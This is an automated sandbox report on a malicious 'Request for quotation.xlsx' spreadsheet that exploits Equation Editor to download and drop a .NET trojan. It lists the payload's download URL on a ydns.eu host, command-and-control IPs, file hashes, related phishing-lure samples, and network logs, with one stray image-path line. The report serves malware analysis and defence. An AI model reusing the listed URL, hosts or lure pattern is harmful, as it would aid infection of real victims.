http://www.%s.com	explorer.exe, 00000008.00000000.2269940837.000000000A330000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.piriform.com/ccleaner	explorer.exe, 00000008.00000000.2265797693.000000000861C000.00000004.00000001.sdmp	false		high
http://computername/printers/printername/.printer	explorer.exe, 00000008.00000000.2258237917.0000000004B50000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.%s.comPA	vbc.exe, 00000004.00000002.2260895982.0000000007FF0000.00000002.00000001.sdmp, explorer.exe, 00000008.00000000.2252341374.0000000001C70000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://%s.com	explorer.exe, 00000008.00000000.2269940837.000000000A330000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.hotmail.com/oe	explorer.exe, 00000008.00000000.2257114814.0000000003C40000.00000002.00000001.sdmp	false		high
http://treyresearch.net	explorer.exe, 00000008.00000000.2258237917.0000000004B50000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://auto.search.msn.com/response.asp?MT=	explorer.exe, 00000008.00000000.2269940837.000000000A330000.00000008.00000001.sdmp	false		high
http://servername/isapibackend.dll	explorer.exe, 00000008.00000000.2258936880.0000000004F30000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
103.141.138.87	unknown	Viet Nam		135905	VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	true
172.67.181.41	unknown	United States		13335	CLOUDFLARENETUS	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	321122
Start date:	20.11.2020
Start time:	11:26:18
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 16s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Request for quotation.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	11
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@13/3@2/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 16.4% (good quality ratio 15.6%) • Quality average: 70.9% • Quality standard deviation: 29.4%
HCA Information:	• Successful, ratio: 98% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtEnumerateValueKey calls found. • Report size getting too big, too many NtQueryAttributesFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
11:27:18	API Interceptor	112x Sleep call for process: EQNEDT32.EXE modified
11:27:22	API Interceptor	285x Sleep call for process: vbc.exe modified
11:28:11	API Interceptor	200x Sleep call for process: cmd.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
103.141.138.87	8YPssSkVtu.rtf	Get hash	malicious	Browse	• mndynever walkachine se2loneinl ifemnkngr. ydns.eu/ch nsfrnd2/wi nlog.exe

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	Tyre Pricelist.xlsx	Get hash	malicious	Browse	• 103.125.191.5
	2eD17GZuWs.exe	Get hash	malicious	Browse	• 103.125.191.5
	Unique food order.xlsx	Get hash	malicious	Browse	• 103.125.191.5
	tt payment proof.xlsx	Get hash	malicious	Browse	• 103.125.191.187
	TIE-3735-2020.xlsx	Get hash	malicious	Browse	• 103.125.191.229

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	payslip.s.xlsx	Get hash	malicious	Browse	• 103.125.191.187
	Telex-relase.xlsx	Get hash	malicious	Browse	• 103.141.138.120
	Y0L60XAhvo.rtf	Get hash	malicious	Browse	• 103.141.138.122
	d6pj421rXA.exe	Get hash	malicious	Browse	• 103.139.45.59
	8YPssSkVtu.rtf	Get hash	malicious	Browse	• 103.141.138.87
	PI098763556299.xlsx	Get hash	malicious	Browse	• 103.125.191.229
	PIT12425009.xlsx	Get hash	malicious	Browse	• 103.125.191.229
	wIeFid8p7Q.exe	Get hash	malicious	Browse	• 103.125.189.164
	Dell ordine-09362-9-11-2020.exe	Get hash	malicious	Browse	• 103.139.45.59
	shipping documents.xlsx	Get hash	malicious	Browse	• 103.133.108.6
	shipping documents.xlsx	Get hash	malicious	Browse	• 103.133.108.6
	EES RFQ 60-19__pdf.exe	Get hash	malicious	Browse	• 103.114.107.156
	Quotation_20CF18909.xlsx	Get hash	malicious	Browse	• 103.141.138.122
	Quotation_20CF18909.xlsx	Get hash	malicious	Browse	• 103.141.138.122
	Z08LsyTAN6.exe	Get hash	malicious	Browse	• 103.125.189.164
CLOUDFLARENETUS	MV TBN.exe	Get hash	malicious	Browse	• 104.28.5.151
	PO 20-11-2020.pps	Get hash	malicious	Browse	• 172.67.22.135
	Quotation ATB-PR28500KINH.exe	Get hash	malicious	Browse	• 1.1.1.1
	23prRlqeGr.exe	Get hash	malicious	Browse	• 104.23.98.190
	RFQ-HSO-76411758-1.jar	Get hash	malicious	Browse	• 104.20.23.46
	RFQ-HSO-76411758-1.jar	Get hash	malicious	Browse	• 104.20.22.46
	iG9YiwEMru.exe	Get hash	malicious	Browse	• 104.27.132.115
	Avion Quotation Request.doc	Get hash	malicious	Browse	• 104.22.54.159
	SUSPENSION LETTER ON SIM SWAP.pdf.exe	Get hash	malicious	Browse	• 172.67.131.55
	Quotation ATB-PR28500KINH.exe	Get hash	malicious	Browse	• 1.1.1.1
	SaXJC2CZ8m.exe	Get hash	malicious	Browse	• 104.27.133.115
	PO91666. pdf.exe	Get hash	malicious	Browse	• 172.67.143.180
	BT2wDapfoI.exe	Get hash	malicious	Browse	• 104.23.98.190
	ara.exe	Get hash	malicious	Browse	• 172.65.200.133
	ORDER FORM DENK.exe	Get hash	malicious	Browse	• 104.18.47.150
	araiki.exe	Get hash	malicious	Browse	• 172.65.200.133
	arailk.exe	Get hash	malicious	Browse	• 172.65.200.133
	http://https://filmconsultancy.bindwall.ml/mike@filmconsultancy.com	Get hash	malicious	Browse	• 104.26.4.196
	http://https://trondiamond.co/OMMOM/OM9u8	Get hash	malicious	Browse	• 104.16.18.94
	http://https://t.e.vailresorts.com/r/?id=h1bac782d,59eb410,55e61f1&VRI_v73=96008558&cmpid=EML_OPENDAYS_RESO_000_OK_SR_REN1Y_000000_TG0001_20201118_V00_EX001_LOCA_ANN_00000_000	Get hash	malicious	Browse	• 104.16.149.64

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\winlog[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	962560

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\winlog[1].exe

Entropy (8bit):	4.317508777163088
Encrypted:	false
SSDEEP:	12288:wG0EuC4WRkmWF4fX8Lp1H24SYYSY+hbsBIZG1Xc:e04W62RSPsyZF
MD5:	221E46C09EB3440BEB5A2256211C3262
SHA1:	0F056342E6DFFB5C4F3CDD1D7BD4AC5427175BE0
SHA-256:	6CA1B2240B6D547ADA7051DC4D0C198517436943FFD7A4D1EEBC0BCA19AC038A
SHA-512:	48E479701738109D705F620F40E1D264BD22DACB78DE6B8C64F693AE09ED1C02A61C93F751C4D1710ECC4539493D2A2308EC0B86147D8E49B799E7D7FD28073
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 33%
Reputation:	low
IE Cache URL:	http://thdyneverwalkachinese2loneinlifekthfnp.ydns.eu/chnsfrnd2/winlog.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...G._.....L... ...`....@.. ..... .@.....L..K....`...}..... ....H.....text....,... ....`.rsrc....}...`...~...0.....@..@.reloc..... .....@..B.....L.....H.....R..<@.....0..?.....(....8....8.....E.....8....*.(.... ....:....& ....8.....0..M..... .....8.....E...."..... 8....s"..... ....(....:....&8....*..o....8.....0..... .....8.....E....e...E...%...d.....8`....{....(... ....(....:....&8.....9:... ....(....:....& ....8....{....:....8....8.... ....8....*..(.... ....(....:l...& ....8a..... ..0..5..... .....8.....E.....

C:\Users\user\Desktop\~$Request for quotation.xlsx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA9 0
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	962560
Entropy (8bit):	4.317508777163088
Encrypted:	false
SSDEEP:	12288:wG0EuC4WRkmWF4fX8Lp1H24SYYSY+hbsBIZG1Xc:e04W62RSPsyZF
MD5:	221E46C09EB3440BEB5A2256211C3262
SHA1:	0F056342E6DFFB5C4F3CDD1D7BD4AC5427175BE0
SHA-256:	6CA1B2240B6D547ADA7051DC4D0C198517436943FFD7A4D1EEBC0BCA19AC038A
SHA-512:	48E479701738109D705F620F40E1D264BD22DACB78DE6B8C64F693AE09ED1C02A61C93F751C4D1710ECC4539493D2A2308EC0B86147D8E49B799E7D7FD28073
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 33%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...G._.....L... ...`....@.. ..... .@.....L..K....`...}..... ....H.....text....,... ....`.rsrc....}...`...~...0.....@..@.reloc..... .....@..B.....L.....H.....R..<@.....0..?.....(....8....8.....E.....8....*.(.... ....:....& ....8.....0..M..... .....8.....E...."..... 8....s"..... ....(....:....&8....*..o....8.....0..... .....8.....E....e...E...%...d.....8`....{....(... ....(....:....&8.....9:... ....(....:....& ....8....{....:....8....8.... ....8....*..(.... ....(....:l...& ....8a..... ..0..5..... .....8.....E.....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.99662784202308
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	Request for quotation.xlsx
File size:	2205696
MD5:	109bae1300099a20ad3df28d09095bf1
SHA1:	dd2c886624df876a75389a5690cf55fd59a0b217
SHA256:	1154f054c7344a07eed067053d6f3cfec18bc3aee5078e94c3a77bba3827bb06
SHA512:	a78807b0bc51dd6afa480b2f5321b2bb76356e0c7d9cd421e4a70215ec1479f3d69edeefc8a84b207ba73ba4335afbc697c612d4f64635420ac43e6bdf0c0227
SSDEEP:	49152:xNGiwgGDTltv9bFH9dsa6H26QjHmeu+YsS4QOwu7CUDKf9VqtBN:xwiwhVXyXxInty4bsNfLqtBN
File Content Preview:	.....>.....".....z.....|.....~.....z.....|.....~.....z.....|.....~.....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Request for quotation.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Stream Path: \x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace, File Type: data, Stream Size: 64

General

Stream Path:	\x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace
File Type:	data
Stream Size:	64
Entropy:	2.73637206947
Base64 Encoded:	False
Data ASCII:	. . . . . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . .
Data Raw:	08 00 00 00 01 00 00 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 54 00 72 00 61 00 6e 00 73 00 66 00 6f 00 72 00 6d 00 00 00

Stream Path: \x6DataSpaces/DataSpaceMap, File Type: data, Stream Size: 112

General

Stream Path:	\x6DataSpaces/DataSpaceMap
File Type:	data
Stream Size:	112

General	
Entropy:	2.7597816111
Base64 Encoded:	False
Data ASCII:	. . . . h . . . . E . n . c . r . y . p . t . e . d . P . a . c . k . a . g . e . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . D . a . t . a . S . p . a . c . e . . .
Data Raw:	08 00 00 00 01 00 00 00 68 00 00 00 01 00 00 00 00 00 00 00 20 00 00 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 65 00 64 00 50 00 61 00 63 00 6b 00 61 00 67 00 65 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 00 00

Stream Path: \x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary, File Type: data, Stream Size: 200

General	
Stream Path:	\x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary
File Type:	data
Stream Size:	200
Entropy:	3.13335930328
Base64 Encoded:	False
Data ASCII:	X . . . . L . . . { . F . F . 9 . A . 3 . F . 0 . 3 . - . 5 . 6 . E . F . - . 4 . 6 . 1 . 3 . - . B . D . D . 5 . - . 5 . A . 4 . 1 . C . 1 . D . 0 . 7 . 2 . 4 . 6 . } . N . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . . .
Data Raw:	58 00 00 00 01 00 00 00 4c 00 00 00 7b 00 46 00 46 00 39 00 41 00 33 00 46 00 30 00 33 00 2d 00 35 00 36 00 45 00 46 00 2d 00 34 00 36 00 31 00 33 00 2d 00 42 00 44 00 44 00 35 00 2d 00 35 00 41 00 34 00 31 00 43 00 31 00 44 00 30 00 37 00 32 00 34 00 36 00 7d 00 4e 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00

Stream Path: \x6DataSpaces/Version, File Type: data, Stream Size: 76

General	
Stream Path:	\x6DataSpaces/Version
File Type:	data
Stream Size:	76
Entropy:	2.79079600998
Base64 Encoded:	False
Data ASCII:	< . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . D . a . t . a . S . p . a . c . e . s . . . .
Data Raw:	3c 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00 72 00 2e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 73 00 01 00 00 00 01 00 00 00 01 00 00 00

Stream Path: EncryptedPackage, File Type: data, Stream Size: 2184664

General	
Stream Path:	EncryptedPackage
File Type:	data
Stream Size:	2184664
Entropy:	7.99990143991
Base64 Encoded:	True
Data ASCII:	. U ! . . . . . x . M . . q . . . . . M . . . . . . R j] X . e L . . . . . . W . n , . . o] . @ . F ^ $ . . . . . . W . . . . p % * 9 . . . . a . . . (7 . p . . O { . . . . a . . . (7 . p . . O { . . . . a . . . (7 . p . . O { . . . . a . . . (7 . p . . O { . . . . a . . . (7 . p . . O { . . . . a . . . (7 . p . . O { . . . . a . . . (7 . p . . O { . . . . a . . . (7 . p . . O { . . . . a . . . (7 . p . . O { . . . . a . . . (7 . p . . O { . . . . a . . . (7 . p . . O { . . . . a . . . (7 . p . . O { . . . . a . . .
Data Raw:	cf 55 21 00 00 00 00 00 78 c3 4d e3 ca 71 c1 ec f6 8a f4 4d d1 e7 aa 8e a9 e6 52 6a 5d 58 d0 65 4c 99 97 01 ac 9f fc 57 a2 6e 2c 97 d2 6f 5d 0d 40 1d 46 5e 24 fb e2 99 ad f7 d9 57 b3 be a5 8b 05 e2 cb f9 70 25 2a 39 c4 93 e5 17 61 c4 12 12 28 37 06 70 f7 f6 4f 7b c4 93 e5 17 61 c4 12 12 28 37 06 70 f7 f6 4f 7b c4 93 e5 17 61 c4 12 12 28 37 06 70 f7 f6 4f 7b c4 93 e5 17 61 c4 12 12


Stream Path: EncryptionInfo, File Type: data, Stream Size: 224

General	
Stream Path:	EncryptionInfo
File Type:	data
Stream Size:	224
Entropy:	4.5381164508
Base64 Encoded:	False
Data ASCII:	. . . . $ . . . . $ . . . . f . . . . M . i . c . r . o . s . o . f . t . . E . n . h . a . n . c . e . d . . R . S . A . . a . n . d . . A . E . S . . C . r . y . p . t . o . g . r . a . p . h . i . c . . P . r . o . v . i . d . e . r . . . .] D b . B o . p . ` . . . : q) ^ t . . . . O . . . . r . . 4 . . . . . 1 . E . . . . 7 + . W . . . . % . L % . . . .

General	
Data Raw:	04 00 02 00 24 00 00 00 8c 00 00 00 24 00 00 00 00 00 00 00 0e 66 00 00 04 80 00 00 80 00 00 00 18 00 00 00 00 00 00 00 00 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 45 00 6e 00 68 00 61 00 6e 00 63 00 65 00 64 00 20 00 52 00 53 00 41 00 20 00 61 00 6e 00 64 00 20 00 41 00 45 00 53 00 20 00 43 00 72 00 79 00 70 00 74 00 6f 00 67 00 72 00 61 00 70 00 68 00

Network Behavior

Network Port Distribution



Total Packets: 50

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 11:27:50.286534071 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:50.506021976 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:50.506149054 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:50.506499052 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:50.727421999 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:50.727463961 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:50.727499008 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:50.727509975 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:50.727524996 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:50.727533102 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:50.727560997 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:50.727600098 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:50.947706938 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:50.947762012 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:50.947798967 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:50.947834015 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:50.947875977 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:50.947932959 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:50.947948933 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:50.947962046 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:50.947981119 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:50.948026896 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:50.948065042 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:50.948085070 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:50.948111057 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:51.167541981 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:51.167603016 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:51.167650938 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:51.167692900 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:51.167731047 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:51.167779922 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:51.167793989 CET	49167	80	192.168.2.22	103.141.138.87

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 11:27:51.167810917 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:51.167845964 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:51.167886019 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:51.167927027 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:51.167954922 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:51.167990923 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:51.168000937 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:51.168039083 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:51.168056965 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:51.168091059 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:51.168123007 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:51.168160915 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:51.168191910 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:51.168224096 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:51.168241978 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:51.168287039 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:51.168311119 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:51.168344021 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:51.168361902 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:51.168401003 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:51.168418884 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:51.168453932 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:51.172945023 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:51.387686968 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:51.387763023 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:51.387820005 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:51.387849092 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:51.387872934 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:51.387880087 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:51.387929916 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:51.387973070 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:51.387989044 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:51.388026953 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:51.388044119 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:51.388087988 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:51.388098955 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:51.388128042 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:51.388164997 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:51.388206005 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:51.388221979 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:51.388259888 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:51.388278961 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:51.388304949 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:51.388345957 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:51.388390064 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:51.388415098 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:51.388461113 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:51.388483047 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:51.388526917 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:51.388550043 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:51.388592958 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:51.388617992 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:51.388659954 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:51.388684988 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:51.388725996 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:51.388753891 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:51.388798952 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:51.388819933 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:51.388864040 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:51.388887882 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:51.388930082 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:51.388955116 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:51.388999939 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:51.389024973 CET	80	49167	103.141.138.87	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 11:27:51.389070988 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:51.389091969 CET	80	49167	103.141.138.87	192.168.2.22
Nov 20, 2020 11:27:51.389136076 CET	49167	80	192.168.2.22	103.141.138.87
Nov 20, 2020 11:27:51.389159918 CET	80	49167	103.141.138.87	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 11:27:50.227308035 CET	52197	53	192.168.2.22	8.8.8.8
Nov 20, 2020 11:27:50.271962881 CET	53	52197	8.8.8.8	192.168.2.22
Nov 20, 2020 11:29:22.352675915 CET	53099	53	192.168.2.22	8.8.8.8
Nov 20, 2020 11:29:22.402642012 CET	53	53099	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 20, 2020 11:27:50.227308035 CET	192.168.2.22	8.8.8.8	0x746f	Standard query (0)	thdyneverwalkachinese2loneinlifekthfnp.ydns.eu	A (IP address)	IN (0x0001)
Nov 20, 2020 11:29:22.352675915 CET	192.168.2.22	8.8.8.8	0xa14d	Standard query (0)	www.segredosdocopywriting.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
